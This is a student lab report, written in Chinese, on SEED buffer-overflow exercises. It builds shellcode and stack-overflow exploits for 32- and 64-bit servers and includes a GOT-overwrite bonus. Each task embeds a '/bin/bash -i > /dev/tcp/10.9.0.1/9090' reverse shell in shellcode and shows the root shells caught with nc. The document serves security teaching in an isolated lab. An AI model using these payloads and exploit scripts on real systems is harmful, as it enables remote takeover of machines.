Lab 1

杨乙　　21307130076

Task 1: Get familiar with shell code

关闭地址随机化：

```
$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
```

修改 `shellcode`：

字符串 `shellcode` 被复制到文件 codefile_32，call_shellcode.c 程序从 codefile_32 中读取内容，强制转化为函数指针并执行函数。`shellcode` 对应的机器码的功能是将用户命令复制到对应的寄存器，进行 `execve` 系统调用，位于行数 3 的命令将被执行

将 shellcode_32.py 文件中对应的行修改为：

```
rm -f del32
```

将 shellcode_64.py 文件中对应的行修改为：

```
rm -f del64
```

运行脚本产生可执行文件，可执行文件运行效果如下：

```
[03/17/24]seed@VM:~/.../shellcode$ ls
a32.out  call_shellcode.c  codefile_64  README.md        shellcode_64.py
a64.out  codefile_32       Makefile     shellcode_32.py
[03/17/24]seed@VM:~/.../shellcode$ touch del32
[03/17/24]seed@VM:~/.../shellcode$ ls
a32.out  call_shellcode.c  codefile_64  Makefile    shellcode_32.py
a64.out  codefile_32       del32        README.md   shellcode_64.py
[03/17/24]seed@VM:~/.../shellcode$ a32.out
[03/17/24]seed@VM:~/.../shellcode$ ls
a32.out  call_shellcode.c  codefile_64  README.md        shellcode_64.py
a64.out  codefile_32       Makefile     shellcode_32.py
[03/17/24]seed@VM:~/.../shellcode$ touch del64
[03/17/24]seed@VM:~/.../shellcode$ ls
a32.out  call_shellcode.c  codefile_64  Makefile    shellcode_32.py
a64.out  codefile_32       del64        README.md   shellcode_64.py
[03/17/24]seed@VM:~/.../shellcode$ a64.out
[03/17/24]seed@VM:~/.../shellcode$ ls
a32.out  call_shellcode.c  codefile_64  README.md        shellcode_64.py
a64.out  codefile_32       Makefile     shellcode_32.py
[03/17/24]seed@VM:~/.../shellcode$
```

Task 2: Level-1 Attack

exploit.py 将我们构造的 `content` 写入 badfile。stack.c 中 `main` 函数首先调用 `dummy_function` 函数，在栈上插入一个约 1000 字节大小的栈帧。`dummy_fuction` 调用 `bof` 函数，将 `content` 字符串复制到 `buffer` 中，发生缓冲区溢出。当 `bof` 函数运行完成后，执行以下两条指令：

```
pop     ebp
ret
```

`ret` 指令将栈顶元素出栈，然后跳转到这个地址，即代码中的 `ret`，进入 `dummy_fuction` 的栈帧。程序执行若干条填充的 `nop` 指令后进入 `shellcode`。因此构造方式如下：

- 获取本主机的 IP 地址、`ebp` 的值、`buffer` 起始位置的值：

  ```
  server-1-10.9.0.5 | Got a connection from 10.9.0.1
  server-1-10.9.0.5 | Starting stack
  server-1-10.9.0.5 | Input size: 517
  server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd268
  server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd1f8
  ```


- 设置 `shellcode`，与 shellcode_32.py 中的值相同即可，将命令改为：

  ```
  /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1
  ```

  在被攻击主机上启动一个交互式的 bash shell，将 bash 的标准输出重定向到 IP 地址为 `10.9.0.1` 的主机的 `9090` 端口，且将标准输入和标准错误重定向到标准输出，使它们都发送到 TCP 连接

- `start` 设置为 `517 - len(shellcode)`，令 `shellcode` 占据 `content` 后半部分
- 返回地址 `ret` 要放在 `ebp` 指向位置的前一个位置，因此 `offset = 0xffffd268 + 0x4 - 0xffffd1f8`
- `ret` 指向的地址要位于 `dummy_fuction` 的栈帧中，且位于 `shellcode` 的低地址处，这里取 `0xffffd268 + 0x10`

此时程序栈的结构如下：



程序改动如下：

```
shellcode= (
   # ......
   "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1           *"
   # ......
).encode('latin-1')

# ......

start = 517 - len(shellcode)               # Change this number

# ......

ret    = 0xffffd268 + 0x10                 # Change this number
offset = 0xffffd268 + 0x4 - 0xffffd1f8     # Change this number
```

运行结果：

```
[03/18/24]seed@VM:~/.../attack-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 36774
root@7978d556edea:/bof# ls
ls
core
server
stack
root@7978d556edea:/bof#
```

成功取得了远程主机的控制权限

Task 3: Unknown ebp

`ebp` 的值不可获取，但是我们知道 `buffer` 的大小在 100 到 300 之间。这样我们只需要用返回地址把 `buffer` 实际大小结束后的地址都填满，总会有一处填在 `ebp` 指向位置的前一个位置。因此构造方式如下：

- 获取本主机的 IP 地址、`buffer` 起始位置的值：


```
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 517
server-2-10.9.0.6 | Buffer's address inside bof():     0xffffd1a8
```

- 设置 `shellcode`，与 shellcode_32.py 中的值相同即可，将命令改为：

```
/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1
```

- `start` 设置为 `517 - len(shellcode)`，令 `shellcode` 占据 `content` 后半部分
- 返回地址 `ret` 要填满所有 `buffer` 实际大小结束后的地址，因此 `offset = [100, 300]`
- `ret` 指向的地址要避免被填充的 `ret` 值覆盖，可以取 `ret    = 0xffffd1a8 + 312`（312 为十进制）

此时程序栈的结构如下：



程序改动如下：

```
shellcode= (
   # ......
   "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1           *"
   # ......
).encode('latin-1')
```

```
# ......

start = 517 - len(shellcode)                # Change this number

# ......

ret    = 0xffffd1a8 + 312                   # Change this number

for offset in range(100, 304, 4):
    content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
```

运行结果：

```
[03/19/24]seed@VM:~/.../attack-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.6 55382
root@e8a014da0e43:/bof# ls
ls
core
server
stack
root@e8a014da0e43:/bof#
```

成功取得了远程主机的控制权限

Task 4: Level-3 Attack

地址改成 64 位的难点在于开头存在两个字节的 0，调用 `strcpy` 将 `content` 复制进 `buffer` 时会在 `ret` 地址处截断。所以采用以下方法构造 `content`：

- `ret` 地址放在字符串末尾，采用小端法放置（高位对应高地址），将地址开头的 0 作为字符串结尾标志
- `shellcode` 在 `content` 中直接从 0 开始
- `ret` 跳转位置为 `buffer` 起始位置，直接开始执行 `shellcode`

具体构造方法如下：

- 获取本主机的 IP 地址、`rbp` 的值、`buffer` 起始位置的值：


```
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 517
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof():  0x00007fffffffe1a0
server-3-10.9.0.7 | Buffer's address inside bof():     0x00007fffffffe0d0
```

- 设置 `shellcode`，与 shellcode_64.py 中的值相同即可，将命令改为：

```
/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1
```

- `start` 设置为 `0`，令 `shellcode` 占据 `content` 前半部分
- 返回地址 `ret` 要放在 `rbp` 的前一个位置，因此 `offset` 的值为 `rbp 指向地址 - buffer 起始地址 + 0x8`
- `ret` 指向的位置为 shellcode 开始的位置及之前，即 `buffer` 起始位置 `0x00007fffffffe0d0`，且采用小端法，将地址开头的 0 作为字符串结尾标志

此时程序栈的结构如下：



程序改动如下：

```
shellcode= (
   "\xeb\x36\x5b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x48"
   "\x89\x5b\x48\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d\x48"
   "\x89\x4b\x58\x48\x89\x43\x60\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"
   "\xd2\x48\x31\xc0\xb0\x3b\x0f\x05\xe8\xc5\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # The * in this line serves as the position marker         *
   "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1           *"
   "AAAAAAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBBBBBB"   # Placeholder for argv[1] --> "-c"
   "CCCCCCCC"   # Placeholder for argv[2] --> the command string
   "DDDDDDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

# ......

start = 0                                          # Change this number

# ......

ret    = 0x00007fffffffe0d0                # Change this number
offset = 0x00007fffffffe1a0 - 0x00007fffffffe0d0 + 0x8

content[offset:offset + 8] = (ret).to_bytes(8,byteorder='little')
```

运行结果：

```
[03/19/24]seed@VM:~/.../attack-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.7 46132
root@753cf434b598:/bof#
```

成功取得了远程主机的控制权限

Bonus

需要自行构造 shellcode，将 `puts` 函数的 GOT 表项改为 `system` 函数的地址，程序跳转到 `puts` 函数的 PLT 表项时，下一步进入 PLT0 处理逻辑解析出的地址（或直接跳转到 GOT 表得到的表项）已经是 `system` 函数的地址，因此程序在调用 `puts` 函数时实际调用 `system` 函数

构造 content

对于 `content`，构造 `ret` 和 `offset` 的方法与 Task 4 一致，将地址开头的 0 作为字符串结尾标志，避免字符串复制截断

- 首先获取 `rbp` 的值、`buffer` 起始位置的值：

```
server-5-10.9.0.9 | Got a connection from 10.9.0.1
server-5-10.9.0.9 | Starting stack
server-5-10.9.0.9 | Input size: 6
server-5-10.9.0.9 | Frame Pointer (rbp) inside bof():  0x00007fffffffe4a0
server-5-10.9.0.9 | Buffer's address inside bof():     0x00007fffffffe430
server-5-10.9.0.9 | The address of the puts function: 0x7ffff7e5b5a0
server-5-10.9.0.9 | /bin/bash -c "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1"
server-5-10.9.0.9 | ==== Returned Properly ====
```

- 将 `start` 设置为 `0`，令 `shellcode` 占据 `content` 前半部分
- `offset` 的值为 `rbp 指向地址 - buffer 起始地址 + 0x8`
- `ret` 指向 `buffer` 起始位置 `0x00007fffffffe430`，采用小端法

构造 shellcode

我们需要自行构造 shellcode，它应该包含以下功能：

- 将 `puts` 函数的 GOT 表项改为 `system` 函数的地址
- 因为 shellcode 注入导致 `bof` 函数的返回地址和帧指针破坏，因此需要手动修改帧指针，并添加跳转指令，跳转到 `dummy_function` 中的下一条指令
- 进行程序的上下文（寄存器等）的保存与恢复

具体构造方法如下：

- 修改 GOT 表项：
  - 首先确定 `puts` 函数在 GOT 表中的地址。我们可以将容器内的可执行文件进行反汇编，筛选其中的 `puts@plt` 字段，下图中的 `4034c8` 即为 `puts` 函数在 GOT 表中的地址：

```
root@d57cfc2ae047:/bof# objdump -d stack | grep 'puts@plt' -A5
0000000000401080 <puts@plt>:
  401080:       f3 0f 1e fa             endbr64
  401084:       f2 ff 25 3d 24 00 00    bnd jmpq *0x243d(%rip)        # 4034c8 <puts@GLIBC_2.2.5>
  40108b:       0f 1f 44 00 00          nopl   0x0(%rax,%rax,1)

Disassembly of section .plt.sec:
--
  4012be:       e8 bd fd ff ff          callq  401080 <puts@plt>
  4012c3:       48 8b 05 66 22 00 00    mov    0x2266(%rip),%rax        # 403530 <stdout@@GLIBC_2.2.5>
  4012ca:       48 89 c1                mov    %rax,%rcx
  4012cd:       ba 1c 00 00 00          mov    $0x1c,%edx
  4012d2:       be 01 00 00 00          mov    $0x1,%esi
  4012d7:       48 8d 3d 01 0e 00 00    lea    0xe01(%rip),%rdi        # 4020df < IO stdin used+0xdf>
```

  - 接下来确定 `system` 函数的地址，这可以通过 GDB 调试获得。因为无法在服务器端和容器内进行调试，所以我们在本地对 stack-L5 可执行文件进行调试：

```
gdb-peda$ p system
$1 = {int (const char *)} 0x7ffff7e19410 <__libc_system>
gdb-peda$ p puts
$2 = {int (const char *)} 0x7ffff7e4b5a0 <__GI__IO_puts>
gdb-peda$
```

我们通过 GDB 调试得到 `system` 函数的地址是 `0x7ffff7e19410`，但这并不是服务器端的程序中 `system` 函数的地址，因为程序运行环境不同，函数地址在内存中会发生相应的偏移。这个偏移可以通过对比 `puts` 函数的地址进行修正。之前服务器端输出的 `puts` 函数地址是 `0x7ffff7e4b5a0`，而 GDB 调试得到的 `puts` 函数地址是 `0x7ffff7e5b5a0`，因此偏移量为 `0x7ffff7e5b5a0 - 0x7ffff7e4b5a0 = 0x10000`；所以修正后的 `system` 函数地址是 `0x7ffff7e29410`

- 下面我们构造这部分的 `shellcode`。需要注意的是，无论是 `puts` 函数在 GOT 表中的地址，还是 `system` 函数的地址，都以 0 开头，这会导致在复制过程中发生截断。对于这一问题我们可以先将 0 位用非 0 数填充，再进行逻辑右移

这部分 shellcode 的汇编代码如下：

```
push    %rbx
movq    $0x4034c811, %rbx
movabs  $0x7ffff7e294101111, %r11
shr     $0x08, %rbx
shr     $0x10, %r11
mov     %r11, (%rbx)
pop     %rbx
```

其中我们使用 `rbx` 寄存器和 `r11` 寄存器来传递数据，使用压栈和弹出的方法对寄存器 `rbx` 进行保存与恢复。因为 `r11` 在程序其他位置没有用到（见反汇编代码），可以不用保存。我们对不满 32 位或 64 位的地址进行先低位补 1 的操作，再逻辑右移得到原数。这可以保证对应的机器码没有为 0 的字节

- 跳转到 `dummy_function` 中下一条指令：

  因为 shellcode 注入导致 `bof` 函数的返回地址破坏，所以我们要在 shellcode 中使用 `jmp` 指令进行跳转。否则会发生段错误或非法指令错误。我们将容器内的可执行文件进行反汇编，筛选其中的 `puts@plt` 字段，下图中的 `401328` 即为程序从 `bof` 返回后下一条指令的地址

```
--
00000000004012ea <dummy_function>:
  4012ea:       f3 0f 1e fa             endbr64
  4012ee:       55                      push   %rbp
  4012ef:       48 89 e5                mov    %rsp,%rbp
  4012f2:       48 81 ec 00 04 00 00    sub    $0x400,%rsp
  4012f9:       48 89 bd 08 fc ff ff    mov    %rdi,-0x3f8(%rbp)
  401300:       48 8d 85 10 fc ff ff    lea    -0x3f0(%rbp),%rax
  401307:       ba e8 03 00 00          mov    $0x3e8,%edx
  40130c:       be 00 00 00 00          mov    $0x0,%esi
  401311:       48 89 c7                mov    %rax,%rdi
  401314:       e8 a7 fd ff ff          callq  4010c0 <memset@plt>
  401319:       48 8b 85 08 fc ff ff    mov    -0x3f8(%rbp),%rax
  401320:       48 89 c7                mov    %rax,%rdi
  401323:       e8 9e fe ff ff          callq  4011c6 <bof>
  401328:       90                      nop
  401329:       c9                      leaveq
root@d57cfc2ae047:/bof# 
```

  因此这部分 shellcode 的汇编代码如下：

```
mov     $0x40132811, %r11
shr     $0x08, %r11
jmpq    *%r11
```

  我们复用 `r11` 寄存器，同样采用低位补 1 再逻辑右移的方法来避免为 0 字节

- 保存帧指针：

保存帧指针的指令需要在放置在上一步（跳转）之前。因为 shellcode 注入同样导致 `bof` 函数的帧指针破坏，因此需要手动修改帧指针。我们返回到 `dummy_fuction` 中的 `leaveq` 指令需要 `dummy_fuction` 函数的帧指针的值赋给 `rsp`。在注入之前， `bof` 函数 中 `rbp` 指向地址内的值是上一个栈帧的帧指针（即 `dummy_fuction` 函数的帧指针值），但注入 shellcode 后它被 NOP 指令填充，如果不修改 `rbp`，它的值会是 `0x9090909090909090`，从而引发段错误。虽然原来的值被覆盖，但 `dummy_fuction` 函数的帧指针值可以通过另一种方法获得。我们观察 `dummy_function` 的汇编代码（如下图），可以发现函数开拓的栈帧大小为 `0x400`（第三行），因此我们可以通过将当前的栈指针减去 `0x400` 得到 `dummy_fuction` 函数的帧指针值

```
--
00000000004012ea <dummy_function>:
  4012ea:       f3 0f 1e fa             endbr64
  4012ee:       55                      push   %rbp
  4012ef:       48 89 e5                mov    %rsp,%rbp
  4012f2:       48 81 ec 00 04 00 00    sub    $0x400,%rsp
  4012f9:       48 89 bd 08 fc ff ff    mov    %rdi,-0x3f8(%rbp)
  401300:       48 8d 85 10 fc ff ff    lea    -0x3f0(%rbp),%rax
  401307:       ba e8 03 00 00          mov    $0x3e8,%edx
  40130c:       be 00 00 00 00          mov    $0x0,%esi
  401311:       48 89 c7                mov    %rax,%rdi
  401314:       e8 a7 fd ff ff          callq  4010c0 <memset@plt>
  401319:       48 8b 85 08 fc ff ff    mov    -0x3f8(%rbp),%rax
  401320:       48 89 c7                mov    %rax,%rdi
  401323:       e8 9e fe ff ff          callq  4011c6 <bof>
  401328:       90                      nop
  401329:       c9                      leaveq
root@d57cfc2ae047:/bof# 
```

这部分 shellcode 的汇编代码如下：

```
mov   $0x11111511, %r11
sub   $0x11111111, %r11
add   %rsp, %r11
mov   %r11, %rbp            # rbp = rsp + 0x400
```

这里我们复用 `r11` 寄存器来传递数据。因为 `0x400` 中本身包含为 0 的字节，所以我们用 `0x11111511 - 0x11111111 = 0x400` 来避免出现为 0 的字节

攻击效果

综合以上分析，我们对程序进行如下修改：

```
#!/usr/bin/python3
import sys

shellcode= (
    "\x53"                                      # push    %rbx
    "\x48\xc7\xc3\x11\xc8\x34\x40"              # movq    $0x4034c811, %rbx
    "\x49\xbb\x11\x11\x10\x94\xe2\xf7\xff\x7f"  # movabs
$0x7ffff7e294101111, %r11
    "\x48\xc1\xeb\x08"                          # shr     $0x08, %rbx
    "\x49\xc1\xeb\x10"                          # shr     $0x10, %r11
    "\x4c\x89\x1b"                              # mov     %r11, (%rbx)
    "\x5b"                                      # pop     %rbx

    "\x49\xc7\xc3\x11\x15\x11\x11"              # mov     $0x11111511, %r11
    "\x49\x81\xeb\x11\x11\x11\x11"              # sub     $0x11111111, %r11
    "\x49\x01\xe3"                              # add     %rsp, %r11
    "\x4c\x89\xdd"                              # mov     %r11, %rbp

    "\x49\xc7\xc3\x11\x28\x13\x40"              # mov     $0x40132811, %r11
    "\x49\xc1\xeb\x08"                          # shr     $0x08, %r11
```

```
    "\x41\xff\xe3"                                  # jmpq    *%r11
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 0                                                       # Change this
number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0x00007fffffffe430                                     # Change this
number
offset = 0x00007fffffffe4a0 - 0x00007fffffffe430 + 0x8          # Change this
number

# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 8] = (ret).to_bytes(8,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

执行命令：

```
./exploit.py
cat badfile | nc 10.9.0.9 9090
```

可以看到，成功取得了远程主机的控制权限：

```
[03/27/24]seed@VM:~/.../attack-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.9 55758
root@d57cfc2ae047:/bof# ls
ls
core
server
stack
root@d57cfc2ae047:/bof#
```